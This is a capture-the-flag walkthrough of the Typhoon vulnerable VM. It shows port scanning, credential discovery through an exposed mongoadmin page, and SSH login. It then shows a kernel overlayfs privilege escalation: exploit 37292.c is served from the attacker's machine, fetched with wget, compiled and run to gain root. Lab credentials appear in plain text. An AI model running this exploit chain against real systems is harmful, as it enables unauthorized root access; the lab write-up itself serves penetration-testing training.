

# Typhoon

## Typhoon Vulnerable VM

Typhoon VM contains several vulnerabilities and configuration errors. But now we would be focussing on the main vulnerable port and it's exploitation Typhoon can be used to test vulnerabilities in network services, configuration errors, vulnerable web applications, password cracking attacks, privilege escalation attacks, post exploitation steps, information gathering and DNS attacks. Prisma trainings involve practical use of Typhoon.

The creator of this machine is Prisma CSI

Link to download the VM: <https://www.vulnhub.com/entry/typhoon-102,267/>

## Reconnaissance

Let's Begin with the Walkthrough!!

Let's start off with scanning the network to find our targets IP.

```
Currently scanning: 192.168.108.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 102
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:5e:bc:0e	1	42	PCS Systemtechnik GmbH
192.168.56.145	08:00:27:99:60:3b	1	60	PCS Systemtechnik GmbH

so the IP of the machine is 192.168.56.145

Now let's perform nmap scan now to find open ports, services, version

nmap -A -p- 192.168.56.145 -o nmap.txt

```
(base)parrot:~/comp/ctf/walkthroughs/typhoon
$ nmap 192.168.56.145
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 20:40 IST
Nmap scan report for 192.168.56.145
Host is up (0.00038s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
631/tcp   open  ipp
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp   open  nfs
3306/tcp   open  mysql
5432/tcp   open  postgresql
8080/tcp   open  http-proxy


Nmap done: 1 IP address (1 host up) scanned in 0.63 seconds
(base)parrot:~/comp/ctf/walkthroughs/typhoon
$
```

As we can see the NMAP output shows various open ports: 21(ftp), 22(ssh), 25(smtp), 53(domain), 80(http), 110(pop3), 111(rpcbind), 139(netbios-ssn), 143(imap), 445(netbios-ssn), 631(ipp), 993(ssl/imaps), 995(ssl/pop3), 2049(nfs\_acl), 3306(mysql), 5432(postgrespl), 8080(http).

# Enumeration


we tried to enumerate ftp and smb ports using anonymous login but didn't show anything much useful.

```
[baz@parrot]-[/usr/share/exploitdb/exploits/linux/local]
$ftp 192.168.56.145
Connected to 192.168.56.145.
220 (vsFTPd 3.0.2)
Name (192.168.56.145:baz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> █
```




From both this ports we couldn't get much useful information as it was like rabbit hole so now lets further move on with http port 80

HTTP 80



From the nmap scan we got that robots.txt directory was enabled. So, we browsed the found directory / mongoadmin/ into the browser. The result displayed is shown in the image. Here we set the change the database to credentials(84mb). It will display a link of 2\_Credentials. Click on it  
Clicking on the 2 Credentials link will give us  
Credentials [username]:typhoon and [password]:789456123 .  
These credentials might be a great help for further enumeration.



## Exploitation

Then we simply logged in SSH with CREDENTIALS  
Username: typhoon & Password: 789456123

```
Applications Places System typhoon@typhoon: ~
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal x typhoon@typhoon: ~
[ba2@parrot] ~/comp ctf walkthroughs/typhoon
$ssh typhoon@192.168.56.145
The authenticity of host '192.168.56.145 (192.168.56.145)' can't be established.
ECDSA key fingerprint is 5MA256:7Lv3o4p7wH+3HFFH0wT0Up5wJ2eM0BKKXZ/aM64wHlo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.145' (ECDSA) to the list of known hosts.
d888888b db db d8888b db db .d88b. .d88b. db db
'--88--' '8b d8' 88 '8D 88 88 .8P Y8. .8P Y8. 888o 88
88 '8bd8' 88oD0' 88oo88 88 88 88 88 88V8o 88
88 88 88--- 88---88 88 88 88 88 V8o88
88 88 88 88 88 '8b d8' '8b d8' 88 V888
YP YP 88 YP YP 'Y88P' 'Y88P' VP V8P

Vulnerable VM By PRISMA CSI - www.prismacsi.com

WARNING: Unauthorized access to this system is forbidden and will be
prosecuted by law. By accessing this system, you agree that your actions
may be monitored if unauthorized usage is suspected.

This is a joke of course :))
Please hack me!

typhoon@192.168.56.145's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

System information disabled due to load higher than 2.0

Last login: Thu Oct 25 19:51:13 2016 from 192.168.1.102
typhoon@typhoon:~$
```

Now after some more enumeration we checked system information and came to know it was outdated and quickly did a searchsploit  
uname -a

```
Parrot Terminal x Parrot Terminal x Parrot Terminal x typhoon@typhoon: ~/.ssh x Parrot
typhoon@typhoon:~/.ssh$ uname -a
Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
typhoon@typhoon:~/.ssh$
```

so came to know we could it was vulnerable and The exploit we have used have highlighted, after that, we have copied the exploit 37292.c in the /root/ directory. Executing a Python server to download the file in the target machine.

```
cd /usr/share/exploitdb/exploits/linux/local/
python -m SimpleHTTPServer
```

```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal x typhoon@typhoon:/tmp x Parrot Terminal x
[bar@parrot]~/usr/share/exploitdb/exploits/linux/local
$searchsploit 3.13.0

Exploit Title | Path
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/s | linux/local/37293.txt

Shellcodes: No Results
[bar@parrot]~/usr/share/exploitdb/exploits/linux/local
$python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...

[phylloAdmin] [Hack the Bas... Parrot Termi... bar (*notes [-/co... [Oracle VM Vi... [um [Running]... [Webutmission...
```

```
cd /tmp
wget http://192.168.56.1:8000/37292.c
gcc 37292.c -o asd
chmod +x asd
./asd
id
```

```
Applications Places System
typhoon@typhoon:/tmp
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal x typhoon@typhoon:/tmp x Parrot Terminal x

Length: 5119 (5.0K) [text/plain]
Saving to: '37292.c'

100%[=====] 5,119 ---K/s in 0.05s

2020-07-08 01:28:33 (110 KB/s) - '37292.c' saved [5119/5119]

typhoon@typhoon:/tmp$ ls
37292.c hspcrfdata_tomcat7 mongodb-27017.sock tomcat7-tomcat7-tmp
typhoon@typhoon:/tmp$ chmod +x 37292.c
typhoon@typhoon:/tmp$ ls
37292.c hspcrfdata_tomcat7 mongodb-27017.sock tomcat7-tomcat7-tmp
typhoon@typhoon:/tmp$ nano 37292.c
Use "fg" to return to nano.

[2]+ Stopped nano 37292.c
typhoon@typhoon:/tmp$ gcc 37292.c -o asd
typhoon@typhoon:/tmp$ chmod +x asd
typhoon@typhoon:/tmp$ ./asd
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),112(sambashare),125(libvirtd),1000(typhoon)
#
```

```
Applications Places System typhoon@typhoon: /tmp
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal x typhoon@typhoon: /tmp x Parrot Terminal x
typhoon@typhoon:/tmp$ ls
37292.c hspcrdata_tomcat7 mongodb-27017.sock tomcat7-tomcat7-tmp
typhoon@typhoon:/tmp$ nano 37292.c
Use "fg" to return to nano.
[2]+ Stopped nano 37292.c
typhoon@typhoon:/tmp$ gcc 37292.c -o asd
typhoon@typhoon:/tmp$ chmod +x asd
typhoon@typhoon:/tmp$ ./asd
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),112(sambashare),125(libvirtd),1000(typhoon)
# python -c 'import pty;pty.spawn("/bin/bash")'
root@typhoon:/tmp# cd /root/
root@typhoon:/root# ls
root-flag
root@typhoon:/root# cat root-flag
<Congrats!>
Typhoon_r00t3r!
</Congrats!>
root@typhoon:/root#
```